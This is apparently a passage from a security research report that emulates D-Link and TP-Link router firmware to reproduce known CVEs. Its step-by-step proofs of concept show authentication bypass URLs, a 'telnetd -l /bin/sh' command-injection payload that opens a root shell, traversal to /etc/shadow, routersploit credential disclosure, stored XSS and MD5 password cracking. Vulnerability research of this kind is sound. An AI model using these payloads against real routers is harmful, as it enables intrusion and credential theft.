
—# ./sources/extractor/extractor.py -b Dlink -sql 127.0.0.1 -np -nk DIR-816L_FW_2.05.zip

Step 2: Emulate the firmware using the firmadyne and FirmAE


—# ./run.sh -d Dlink /root/Firmadyne/images/35.tar.gz



Step 3: Access the web interface




Step 4: Try to access URLs without authentication and check if there are accessible



Step 5: Try accessing /webaccess/category_view.php

Step 6: Page is accessible without authentication



4) DIR-820 Command Injection CVE-2023-25279

A critical OS command injection vulnerability has been discovered in the D-Link DIR820LA1_FW105B03 firmware. Attackers can exploit this flaw to elevate their privileges to root level by executing a specifically crafted payload. This vulnerability poses a significant threat as it enables attackers to gain complete control over the affected system, potentially leading to unauthorized access, data theft, and other malicious activities. Immediate action is necessary to address this security issue and prevent potential exploitation [11].

Firmware Link: https://legacyfiles.us.dlink.com/DIR-820L/REVA/FIRMWARE/DIR-820L_REVA_FIRMWARE_1.06B01.ZIP

Proof of Concept:

Step 1: Download and create a tar ball image

—# ./sources/extractor/extractor.py -b Dlink -sql 127.0.0.1 -np -nk 820L_REVA_FIRMWARE_1.06B01.ZIP images

Step 2: Database ID 3 is created. We will be using this ID for further steps.

Step 3: Get Image Architecture and store in database

—# ./scripts/getArch.sh ./images/3.tar.gz
./bin/busybox: mipseb
Password for user firmadyne: xxxxxxxx

Step 4: Loading content of image 3 into objects and objects_to_image database

—# ./scripts/tar2db.py -i 3 -f ./images/3.tar.gz

Step 5: Creating the QEMU disk image


—# sudo ./scripts/makeImage.sh 3

Step 6: Infer the network configuration


—# sudo ./scripts/inferNetwork.sh 3

```
┌──(root㉿kali)-[~/firmadyne]
└─# ./scripts/inferNetwork.sh 3
Querying database for architecture... Password for user firmadyne:
mipseb
Running firmware 3: terminating after 120 secs...

qemu-system-mips: terminating on signal 2 from pid 3666 (timeout)
Inferring network...
Interfaces: [('br0', '192.168.0.1')]
Done!
```

Step 7: Emulate the firmware using Firmadyne and obtain the interface IP address. Run the image.



Step 8: Once emulated try to access the web interface set the proxy and initiate the Burp Suite Tool.




Step 9: Telnet the router IP to check if you access the router console. The connection is refused by the remote host

```
└─# telnet 192.168.0.1
Trying 192.168.0.1 ...
telnet: Unable to connect to remote host: Connection refused
```

Step 10: Now go to network settings in the web interface and try to update the device name. Intercept this request using BurpSuite Community Edition

Step 11: Capture and modify the request and insert “telnetd -l /bin/sh” and forward the request



Step 12: Now try and telnet the IP address of the target router again. Telnet to the remote host is successful.

```
┌──(root㉿kali)-[~]
└─# telnet 192.168.0.1
Trying 192.168.0.1 ...
Connected to 192.168.0.1.
Escape character is '^]'.

# show-configuration
```

```
# ifconfig
br0       Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3679 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2536 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:259826 (253.7 KiB)  TX bytes:5460712 (5.2 MiB)

eth0      Link encap:Ethernet  HWaddr 52:54:00:12:34:56
          inet6 addr: fe80::5054:ff:fe12:3456/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3697 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4604 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:312512 (305.1 KiB)  TX bytes:5483832 (5.2 MiB)

eth1      Link encap:Ethernet  HWaddr 14:E5:11:69:AD:E6
          inet6 addr: fe80::16e5:11ff:fe69:ade6/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:1198 (1.1 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:449 errors:0 dropped:0 overruns:0 frame:0
          TX packets:449 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:112249 (109.6 KiB)  TX bytes:112249 (109.6 KiB)

# ls
bin         firmadyne   init        mnt         sbin        usr
core        flash       lib         mydlink     sgcc        var
dev         fw          lost+found  pdata       sys         wa_www
etc         home        media       proc        tmp         www
```

5) DIR-825- Information Disclosure ***CVE-2019-9126***

A security vulnerability, known as CVE-2019-9126, has been detected in D-Link DIR-825 Rev.B 2.10 devices. This vulnerability manifests as an information disclosure flaw when an attacker makes requests for the "router_info.xml" document. Upon successful exploitation, a significant amount of sensitive information regarding the device is disclosed. This includes but is not limited to the device's PIN code, MAC address, routing table data, firmware version, update timestamps, Quality of Service (QoS) details, LAN (Local Area Network) configuration, and WLAN (Wireless Local Area Network) settings. Such detailed information could be leveraged by malicious actors to plan and execute further attacks, posing a significant risk to the security and privacy of the affected device and its users [13].

Firmware Link: http://files.dlink.com.au/products/DIR-825/REV_B/Firmware/Firmware_v2.06/DIR825B1_FW206WWB05.zip

Proof of Concept:

Step 1: Download and create a tar ball image

—# *./sources/extractor/extractor.py -b Dlink -sql 127.0.0.1 -np -nk* DIR825B1_FW206WWB05.zip *images*

Step 2: Database ID 2 is created. We will be using this ID for further steps.

Step 3: Get Image Architecture and store in database
—# *./scripts/getArch.sh ./images/2.tar.gz*
./bin/busybox: mipseb
Password for user firmadyne: xxxxxxxx

Step 4: Loading content of image 2 into objects and objects_to_image database

—# *./scripts/tar2db.py -i 2 -f ./images/2.tar.gz*

Step 5: Creating the QEMU disk image

—# *sudo ./scripts/makeImage.sh 2*


Step 6: Infer the network configuration

—# *sudo ./scripts/inferNetwork.sh 2*

Step 7: Emulate the firmware image using Firmadyne. Infer the network and run the image.

Step 8: Access the web interface of the router

Step 9: Access /router_info.xml?section=routing_table/wps/system_log



6) DIR-850L Authentication Bypass – CVE-2018-9032

An authentication bypass vulnerability affecting D-Link DIR-850L Wireless AC1200 Dual Band Gigabit Cloud Routers with Hardware Versions A1 and B1, and Firmware Versions 1.02 to 2.06, has been identified. This vulnerability enables attackers to bypass the SharePort Web Access Portal by directly accessing specific URLs, namely "/category_view.php" or "/folder_view.php", without requiring proper authentication.

Firmware Link: http://files.dlink.com.au/products/DIR-850L/REV_B/Firmware/Firmware_v2.06b05/

Proof of Concept:

Step 1: Download and create a tar ball image

—# *./sources/extractor/extractor.py -b Dlink -sql 127.0.0.1 -np -nk Firmware_v2.06b05 images*

Step 2: Database ID 4 is created. We will be using this ID for further steps.

Step 3: Get Image Architecture and store in database

—# *./scripts/getArch.sh ./images/4.tar.gz*

./bin/busybox: mipseb

Password for user firmadyne: xxxxxxxx

Step 4: Loading content of image 4 into objects and objects_to_image database

—# *./scripts/tar2db.py -i 3 -f ./images/4.tar.gz*

Step 5: Creating the QEMU disk image

—# *sudo ./scripts/makeImage.sh 4*

Step 6: Infer the network configuration

—# *sudo ./scripts/inferNetwork.sh 4*

```
└─# ./scripts/inferNetwork.sh 4
Querying database for architecture ... Password for user firmadyne:
mipseb
Running firmware 4: terminating after 120 secs ...
qemu-system-mips: terminating on signal 2 from pid 16892 (timeout)
Inferring network ...
Interfaces: [('br0', '192.168.0.1')]
Done!
```

Step 7: Emulate the firmware

```
└─# ./scratch/4/run.sh
Creating TAP device tap4_0 ...
Set 'tap4_0' persistent and owned by uid 0
Bringing up TAP device ...
Error: ipv4: Address already assigned.
Adding route to 192.168.0.1 ...
RTNETLINK answers: File exists
Starting firmware emulation ... use Ctrl-a + x to exit
[    0.000000] Linux version 2.6.39.4+ (ddcc@ddcc-virtual) (gcc version 5.3.0 (GCC) ) #2 Tue Sep 1 18:08:53 EDT 2020
[    0.000000] bootconsole [early0] enabled
[    0.000000] CPU revision is: 00019300 (MIPS 24Kc)
[    0.000000] FPU revision is: 00739300
[    0.000000] Determined physical RAM map:
[    0.000000]  memory: 00001000 @ 00000000 (reserved)
[    0.000000]  memory: 000ef000 @ 00001000 (ROM data)
[    0.000000]  memory: 00678000 @ 000f0000 (reserved)
[    0.000000]  memory: 0f897000 @ 00768000 (usable)
[    0.000000] debug: ignoring loglevel setting.
[    0.000000] Wasting 60672 bytes for tracking 1896 unused pages
[    0.000000] Initrd not found or empty - disabling initrd
[    0.000000] Zone PFN ranges:
```

Step 8: Run routersploit to analyze if the firmware is vulnerable to any known attacks

```
└─# ./rsf.py
                                  _____
 ____ ___  _   _ _____ ____  ____|  ___|
|  _ \ _ \| | | |_   _|  _ \/ ___| |_
| |_) | | | |_| | | | | |_) \___ \  _|
|  _ <| |_| |  _  | | |  __/ ___) | |___
|_| \_\____/|_| |_| |_|_|   |____/|_____|
                                  |_|
      Exploitation Framework for      by Threat9
           Embedded Devices

 Codename   : I Knew You Were Trouble
 Version    : 3.4.1
 Homepage   : https://www.threat9.com - @threatnine
 Join Slack : https://www.threat9.com/slack

 Join Threat9 Beta Program - https://www.threat9.com

 Exploits: 132 Scanners: 4 Creds: 171 Generic: 4 Payloads: 32 Encoders: 6
```

```
rsf > use scanners/autopwn
rsf (AutoPwn) > set target 192.168.0.1
[+] target => 192.168.0.1
rsf (AutoPwn) > run
[*] Running module scanners/autopwn ...

[*] 192.168.0.1 Starting vulnerablity check ...
[*] 192.168.0.1:80 http exploits/routers/dlink/dsl_2640b_dns_change Could not be verified
[-] 192.168.0.1:80 http exploits/generic/heartbleed is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/dlink/dsl_2750b_rce is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/dlink/dsp_w110_rce is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/dlink/multi_hnap_rce is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/dlink/dir_300_320_600_615_info_disclosure is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/dlink/dir_8xx_password_disclosure is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/dlink/multi_hedwig_cgi_exec is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/dlink/dsl_2750b_info_disclosure is not vulnerable
[-] 192.168.0.1:80 http exploits/routers/dlink/dir_645_password_disclosure is not vulnerable
[-] 192.168.0.1:80 http exploits/generic/shellshock is not vulnerable
[*] 192.168.0.1:1900 custom/udp exploits/routers/dlink/dir_815_850l_rce Could not be verified
```

Step 9: Firmware is vulnerable to password disclosure

```
[+] 192.168.0.1 Device is vulnerable:

  Target          Port    Service     Exploit
  ------          ----    -------     -------
  192.168.0.1     80      http        exploits/routers/dlink/dir_8xx_password_disclosure
  192.168.0.1     80      http        exploits/routers/dlink/multi_hnap_rce
```

Step 10: Run the command use exploit <given exploit name in routersploit>.

Set target 192.168.0.1 <router ip>

Run

Step 11: Credentials Disclosed

```
rsf (AutoPwn) > use exploits/routers/dlink/dir_8xx_password_disclosure
rsf (D-Link DIR-8XX Password Disclosure) > show options

Target options:

   Name       Current settings     Description
   ----       ----------------     -----------
   ssl        false                SSL enabled: true/false
   target                          Target IPv4 or IPv6 address
   port       80                   Target HTTP port

Module options:

   Name         Current settings     Description
   ----         ----------------     -----------
   verbosity    true                 Verbosity enabled: true/false

rsf (D-Link DIR-8XX Password Disclosure) > set target 192.168.0.1
[+] target => 192.168.0.1
rsf (D-Link DIR-8XX Password Disclosure) > run
[*] Running module exploits/routers/dlink/dir_8xx_password_disclosure ...
[+] Target seems to be vulnerable

   User ID    Username     Password
   -------    --------     --------
              Admin        Test@12345
```

7) TP-Link TL-WA701N Directory Traversal - CVE-2015-3035

A directory traversal vulnerability has been discovered in several TP-LINK router models, including Archer C5, C7, C8, C9, TL-WDR3500, TL-WDR3600, TL-WDR4300, TL-WR740N, TL-WR741ND, and TL-WR841N, with specific firmware versions released before certain dates. This vulnerability, tracked under CVE-2015-3035, allows remote attackers to access arbitrary files by exploiting a ".." (dot dot) sequence in the PATH_INFO parameter to the "login/" directory. Successful exploitation of this vulnerability could grant unauthorized access to sensitive system files, potentially leading to further compromise or data theft. Users of these affected TP-LINK router models are strongly advised to update their firmware to versions released after the specified dates to mitigate the risk posed by this vulnerability [14].

Firmware Link:
https://static.tp-link.com/resources/software/TL-WA701ND_V1_120228.zip

Proof of Concept:
Step 1: Download and create a tar ball image

—# ./sources/extractor/extractor.py -b TPLink -sql 127.0.0.1 -np -nk TL-WA701ND_V1_120228.zip

Step 2: Emulate and debug the firmware image using FirmAE ./run.sh -d /pathtoimage/id.tar.gz


—# ./run.sh -d TPLink /root/Firmadyne/images/52.tar.gz

```
└─# ./run.sh -d TPLink /root/firmadyne/images/52.tar.gz
[*] /root/firmadyne/images/52.tar.gz emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /root/firmadyne/images/52.tar.gz already succeed emulation!!!

[IID] 53
[MODE] debug
[+] Network reachable on 192.168.1.254!
[+] Web service on 192.168.1.254
[+] Run debug!
```


Step 3: Select option 2 from the debugger “connect to shell”

Step 4: Connect using Netcat and obtain successful reverse shell


Step 5: Access the web interface



Step 6: Use nmap script to analyze if firmware is vulnerable





Step 7: Setup BurpSuite Community version and intercept the request and send to repeater



Step 8: Modify the request header and add /help/../../etc/shadow or /help/../../etc/passwd and forward the request

Step 9: Response contains passwd and shadow file





8) TP-Link TLWR841N Stored XSS - CVE-2022-42202

The TP-Link TL-WR841N version 8.0 with firmware version 4.17.16 Build 120201 Rel.54750n has been identified as vulnerable to Cross-Site Scripting (XSS) attacks. This vulnerability allows attackers to inject and execute malicious scripts within the context of a web application, potentially compromising the security and integrity of the device. It is recommended that users to apply any available patches or updates provided by TP-Link to address this vulnerability and mitigate the associated risks. Additionally, users should exercise caution when interacting with the web interfaces of the affected device to minimize the likelihood of exploitation [15].

Firmware Link:
https://static.tp-link.com/resources/software/TL-WR841ND_V8_140724.zip

Proof of Concept:
Step 1: Download and create a tarball image

—# ./sources/extractor/extractor.py -b TPLink -sql 127.0.0.1 -np -nk TL-WR841ND_V8_140724.zip


```
┌──(root㉿kali)-[~/firmadyne]
└─# ./sources/extractor/extractor.py -b TPLink -sql 127.0.0.1 -np "TL-WR841N_V8_140724.zip" images
>> Database Image ID: 96

/root/firmadyne/TL-WR841N_V8_140724.zip
>> Skipping: completed!
```

Step 2: Emulate and analyze the firmware image using FirmAE
./run.sh -a /pathtoimage/id.tar.gz

—# ./run.sh -a TPLink /root/Firmadyne/images/96.tar.gz


```
┌──(root㉿kali)-[~/FirmAE]
└─# ./run.sh -a TPLink /root/firmadyne/images/96.tar.gz
[*] /root/firmadyne/images/96.tar.gz emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /root/firmadyne/images/96.tar.gz already succeed emulation!!!

[IID] 97
[MODE] analyze
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[*] Waiting web service ...
Creating TAP device tap97_0 ...
Set 'tap97_0' persistent and owned by uid 0
Bringing up TAP device ...
Starting emulation of firmware ...
```

Step 3: Login in the web interface




Step 4: Go to Wireless → Wireless MAC Filtering → Add New → Update the MAC address AA-AA-AA-AA-AA-AA

Step 5: Enter the script in the description and Save



Step 6: Script is executed and alert pop-up is displayed on screen



9) TP-Link TL-WR940N Weak Encryption – CVE-2023-23040

The TP-Link router TL-WR940N V6, version 3.19.1 Build 180119, employs a deprecated MD5 algorithm to hash the admin password used for basic authentication, posing significant security risks. MD5's vulnerabilities to collision attacks and brute-force attempts make it insecure for cryptographic purposes. This renders the admin password susceptible to cracking using tools like Hashcat, a widely utilized password recovery tool capable of exploiting cryptographic weaknesses efficiently. With its ability to perform high-speed brute-force and dictionary attacks against various cryptographic hashes, including MD5, Hashcat presents a considerable threat to password security. Firmware updates or patches that replace MD5 with more secure hashing algorithms are crucial to mitigate this risk and enhance router security. Additionally, user education on the importance of strong, unique passwords and regular updates is essential to fortify overall security and safeguard against potential unauthorized access or data breaches [16].

Firmware Link:
https://static.tp-link.com/2020/202004/20200430/TL-WR940N(US)_V6_200316.zip

Proof of Concept:
Step 1: Download firmware using wget

```
—# wget https://static.tp-link.com/2020/202012/20201202/wr940n_cav6_3_19_1_up_boot(201103).zip
--2024-03-25 02:30:01--  https://static.tp-link.com/2020/202012/20201202/wr940n_cav6_3_19_1_up_boot(201103).zip
Resolving static.tp-link.com (static.tp-link.com)... 3.162.3.52, 3.162.3.3, 3.162.3.77, ...
Connecting to static.tp-link.com (static.tp-link.com)|3.162.3.52|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4326298 (4.1M) [application/zip]
Saving to: 'wr940n_cav6_3_19_1_up_boot(201103).zip'

wr940n_cav6_3_19_1_up_boot(201103).zip                  100%[=======================>]   4.12M  4.10MB/s    in 1.0s

2024-03-25 02:30:03 (4.10 MB/s) - 'wr940n_cav6_3_19_1_up_boot(201103).zip' saved [4326298/4326298]
```

Step 2: Use extractor to create a tar ball image

—# ./sources/extractor/extractor.py -b TPLink -sql 127.0.0.1 -np -nk TL-WR940N(US)_V6_200316.zip

```
└─# ./sources/extractor/extractor.py -b TPLink -sql 127.0.0.1 -np "wr940n_cav6_3_19_1_up_boot(201103).zip" images
>> Database Image ID: 101

/root/firmadyne/wr940n_cav6_3_19_1_up_boot(201103).zip
>> MD5: 78977817e9adc65e202c959270651d38
>> Tag: 101
>> Temp: /tmp/tmp1wydin3g
>> Status: Kernel: False, Rootfs: False, Do_Kernel: True,                Do_Rootfs: True
>>>> Zip archive data, at least v1.0 to extract, name: wr940n_cav6_3_19_1_up_boot(201103)/
>> Recursing into archive ...
```


Step 3: Emulate and debug the firmware image using FirmAE ./run.sh -d /pathtoimage/id.tar.gz


—# ./run.sh -d TPLink /root/Firmadyne/images/101.tar.gz

```
└─# ./run.sh -d TPLink /root/firmadyne/images/101.tar.gz
[*] /root/firmadyne/images/101.tar.gz emulation start!!!
[*] extract done!!!
[*] get architecture done!!!
[*] /root/firmadyne/images/101.tar.gz already succeed emulation!!!

[IID] 102
[MODE] debug
[+] Network reachable on 192.168.0.1!
[+] Web service on 192.168.0.1
[+] Run debug!
Creating TAP device tap102_0...
Set 'tap102_0' persistent and owned by uid 0
Bringing up TAP device...
Starting emulation of firmware... 192.168.0.1 true true 3.579600633 110.137556893
/root/FirmAE/./debug.py:14: DeprecationWarning: 'telnetlib' is deprecated and slated for removal in Python 3.13
  import telnetlib
[*] firmware - 101.tar
[*] IP - 192.168.0.1
[*] connecting to netcat (192.168.0.1:31337)
[+] netcat connected
```

Step 4: Access the router web interface

Step 5: Open Burpsuite, intercept the login request and send the captured Basic Auth Token to the decoder.





Step 6: Use hashcat to crack the password

—# john passhash.txt --format=Raw-MD5

```
└─# john passhash.txt --format=Raw-MD5
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
admin            (?)     Cracked Password
1g 0:00:00:00 DONE 2/3 (2024-03-25 03:40) 11.11g/s 32000p/s 32000c/s 32000C/s nina..buzz
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

10) DAP-2610 – Authentication bypass – CVE-2020-8862

